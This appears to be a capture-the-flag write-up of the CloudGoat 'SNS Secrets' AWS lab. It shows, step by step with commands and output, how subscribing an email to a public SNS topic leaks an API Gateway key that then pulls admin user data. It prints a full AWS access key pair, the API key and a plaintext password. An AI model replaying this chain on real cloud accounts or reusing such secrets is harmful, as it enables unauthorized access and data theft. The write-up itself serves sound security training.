SNS Secrets
Note
Author: Dcyberguy
Status: Done
Last edited time: February 23, 2026 7:56 PM
Created time: February 23, 2026 2:02 PM
Enumeration
Document all enumeration don on the host to find vulnerable and attack paths
nmap -Pn -sC -sV -p- --min-rate=200 10.0.25.192 -T4
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-23 14:01 -0500
Nmap scan report for 10.0.25.192
Host is up (0.021s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 45:3f:84:b7:ec:d9:00:71:4f:6d:0f:8d:35:bb:44:fa (ECDSA)
|_  256 2c:2f:4c:cf:eb:c6:ff:46:51:4f:f6:eb:a4:62:4c:22 (ED25519)
8000/tcp open  http    Werkzeug httpd 3.1.3 (Python 3.10.12)
|_http-title: CloudGoat Scenario Manager
|_http-server-header: Werkzeug/3.1.3 Python/3.10.12
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.72 seconds
HTTP (Port 8000)

Started the scenerio and I get a set of AWS credentials

Add the AWS access keys to the aws cli profile sns-secret
AWS CLI
Adding the AWS Credentials to my AWS profile
aws configure --profile sns-secret
AWS Access Key ID [None]: AKIA2HVQ5NJFSODOS55G
AWS Secret Access Key [None]: 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
Default region name [None]: us-east-1
Default output format [None]: json

aws sts get-caller-identity --profile sns-secret | jq
{
  "UserId": "AIDA2HVQ5NJFVCPCVHENI",
  "Account": "703671921227",
  "Arn": "arn:aws:iam::703671921227:user/cg-sns-user-cgider6j3qh1do"
}
Let first go check out that the cg-sns-user-cgider6j3qh1do user’s permissions.
❯ aws iam list-user-policies --user-name cg-sns-user-cgider6j3qh1do --profile sns-secret | jq
{
  "PolicyNames": [
    "cg-sns-user-policy-cgider6j3qh1do"
  ]
}
❯ aws iam get-user-policy --user-name cg-sns-user-cgider6j3qh1do --policy-name cg-sns-user-policy-cgider6j3qh1do --profile sns-secret | jq
{
  "UserName": "cg-sns-user-cgider6j3qh1do",
  "PolicyName": "cg-sns-user-policy-cgider6j3qh1do",
  "PolicyDocument": {
    "Version": "2012-10-17",
    "Statement": [
      {
        "Action": [
          "sns:Subscribe",
          "sns:Receive",
          "sns:ListSubscriptionsByTopic",
          "sns:ListTopics",
          "sns:GetTopicAttributes",
          "iam:ListGroupsForUser",
          "iam:ListUserPolicies",
          "iam:GetUserPolicy",
          "iam:ListAttachedUserPolicies",
          "apigateway:GET"
        ],
        "Effect": "Allow",
        "Resource": "*"
      },
      {
        "Action": "apigateway:GET",
        "Effect": "Deny",
        "Resource": [
          "arn:aws:apigateway:us-east-1::/apikeys",
          "arn:aws:apigateway:us-east-1::/apikeys/*",
          "arn:aws:apigateway:us-east-1::/restapis/*/resources/*/methods/GET",
          "arn:aws:apigateway:us-east-1::/restapis/*/methods/GET",
          "arn:aws:apigateway:us-east-1::/restapis/*/resources/*/integration",
          "arn:aws:apigateway:us-east-1::/restapis/*/integration",
          "arn:aws:apigateway:us-east-1::/restapis/*/resources/*/methods/*/integration"
        ]
      }
    ]
  }
}
Since this lab is all about SNS Secrets. I will check whether the aws creds do have access to the aws sns topics. And yes it does.
aws sns list-topics --profile sns-secret | jq
{
  "Topics": [
    {
      "TopicArn": "arn:aws:sns:us-east-1:703671921227:public-topic-cgider6j3qh1do"
    }
  ]
}
public-topic-cgider6j3qh1do
Using the sns-secret found, I will check whether there is an active subscription. No subscription at all
aws sns list-subscriptions-by-topic --topic-arn arn:aws:sns:us-east-1:703671921227:public-topic-cgider6j3qh1do --profile sns-secret | jq
{
  "Subscriptions": []
}
Looking at the Topic Attributes which is not too important but I will check it out
aws sns get-topic-attributes --topic-arn arn:aws:sns:us-east-1:703671921227:public-topic-cgider6j3qh1do --profile sns-secret | jq
{
  "Attributes": {
    "Policy": "{\"Version\":\"2012-10-17\",\"Statement\":[{\"Effect\":\"Allow\",\"Principal\":\"*\",\"Action\":[\"sns:Subscribe\",\"sns:Receive\",\"sns:ListSubscriptionsByTopic\"],\"Resource\":\"arn:aws:sns:us-east-1:703671921227:public-topic-cgider6j3qh1do\"}]}",
    "LambdaSuccessFeedbackSampleRate": "0",
    "Owner": "703671921227",
    "SubscriptionsPending": "0",
    "TopicArn": "arn:aws:sns:us-east-1:703671921227:public-topic-cgider6j3qh1do",
    "EffectiveDeliveryPolicy": "{\"http\":{\"defaultHealthyRetryPolicy\":{\"minDelayTarget\":20,\"maxDelayTarget\":20,\"numRetries\":3,\"numMaxDelayRetries\":0,\"numNoDelayRetries\":0,\"numMinDelayRetries\":0,\"backoffFunction\":\"linear\"},\"disableSubscriptionOverrides\":false,\"defaultRequestPolicy\":{\"headerContentType\":\"text/plain; charset=UTF-8\"}}}",
    "FirehoseSuccessFeedbackSampleRate": "0",
    "SubscriptionsConfirmed": "0",
    "SQSSuccessFeedbackSampleRate": "0",
    "HTTPSuccessFeedbackSampleRate": "0",
    "ApplicationSuccessFeedbackSampleRate": "0",
    "DisplayName": "",
    "SubscriptionsDeleted": "0"
  }
}
Subscribe an Endpoint
Subscribes an endpoint (e.g., email, SQS queue, Lambda function, HTTP/S endpoint) to a topic.
aws sns subscribe --topic-arn arn:aws:sns:us-east-1:703671921227:public-topic-cgider6j3qh1do \
> --protocol email \
> --notification-endpoint vidisim699@ostahie.com \
> --profile sns-secret \
> | jq
{
  "SubscriptionArn": "pending confirmation"
}

~/Hacksmarter-Labs

I get the confirmation notification

Now I have a sns subscription list
aws sns list-subscriptions-by-topic --topic-arn arn:aws:sns:us-east-1:703671921227:public-topic-cgider6j3qh1do --profile sns-secret | jq
{
  "Subscriptions": [
    {
      "SubscriptionArn": "arn:aws:sns:us-east-1:703671921227:public-topic-cgider6j3qh1do:3a10bd24-1a5e-44b5-a8d1-6debb0a7df71",
      "Owner": "703671921227",
      "Protocol": "email",
      "Endpoint": "vidisim699@ostahie.com",
      "TopicArn": "arn:aws:sns:us-east-1:703671921227:public-topic-cgider6j3qh1do"
    }
  ]
}
Foothold
Research findings, data insights, and key considerations and document how you got a foothold on the vulnerable box
It exposed an API gateway KEY

DEBUG: API GATEWAY KEY yqHNSJAcEh3LcGCIQc3PA9jPDod0X5Ni2KyrhWmu
Now we can now enumerate for all apigateways get-rest-apis
aws apigateway get-rest-apis --profile sns-secret --region us-east-1 | jq
{
  "items": [
    {
      "id": "9si9fvkyte",
      "name": "cg-api-cgider6j3qh1do",
      "description": "API for demonstrating leaked API key scenario",
      "createdDate": "2026-02-23T14:05:16-05:00",
      "apiKeySource": "HEADER",
      "endpointConfiguration": {
        "types": [
          "EDGE"
        ],
        "ipAddressType": "ipv4"
      },
      "tags": {
        "Scenario": "iam_privesc_by_key_rotation",
        "Stack": "CloudGoat"
      },
      "disableExecuteApiEndpoint": false,
      "rootResourceId": "g98k0qxj67",
      "securityPolicy": "TLS_1_0",
      "apiStatus": "AVAILABLE"
    }
  ]
}
Found the rest-api id. Use the id to find the stageName
aws apigateway get-stages --rest-api-id 9si9fvkyte --profile sns-secret --region us-east-1 | jq
{
  "item": [
    {
      "deploymentId": "twrmpv",
      "stageName": "prod-cgider6j3qh1do",
      "cacheClusterEnabled": false,
      "cacheClusterStatus": "NOT_AVAILABLE",
      "methodSettings": {},
      "tracingEnabled": false,
      "tags": {
        "Scenario": "iam_privesc_by_key_rotation",
        "Stack": "CloudGoat"
      },
      "createdDate": "2026-02-23T14:05:17-05:00",
      "lastUpdatedDate": "2026-02-23T14:05:17-05:00"
    }
  ]
}
There is a stageName which defaults to the sns secret name. So I can enumerate for all resources that were deployed as part of that rest-api
aws apigateway get-resources --rest-api-id 9si9fvkyte --profile sns-secret --region us-east-1 | jq
{
  "items": [
    {
      "id": "g98k0qxj67",
      "path": "/"
    },
    {
      "id": "ixgqrl",
      "parentId": "g98k0qxj67",
      "pathPart": "user-data",
      "path": "/user-data",
      "resourceMethods": {
        "GET": {}
      }
    }
  ]
}
https://[API-ID].execute-api.us-east-1.amazonaws.com/[stageName]/[resourcePath] -H "x-api-key:<<APIGATEWAY KEY>>
curl -X GET "https://9si9fvkyte.execute-api.us-east-1.amazonaws.com/prod-cgider6j3qh1do/user-data" -H "x-api-key:yqHNSJAcEh3LcGCIQc3PA9jPDod0X5Ni2KyrhWmu" | jq
  % Total    % Received % Xferd  Average Speed  Time    Time    Time   Current
                                 Dload  Upload  Total   Spent   Left   Speed
100    188 100    188   0      0   1469      0                              0
{
  "final_flag": "FLAG{SNS_S3cr3ts_ar3_FUN}",
  "message": "Access granted",
  "user_data": {
    "email": "SuperAdmin@notarealemail.com",
    "password": "p@ssw0rd123",
    "user_id": "1337",
    "username": "SuperAdmin"
  }
}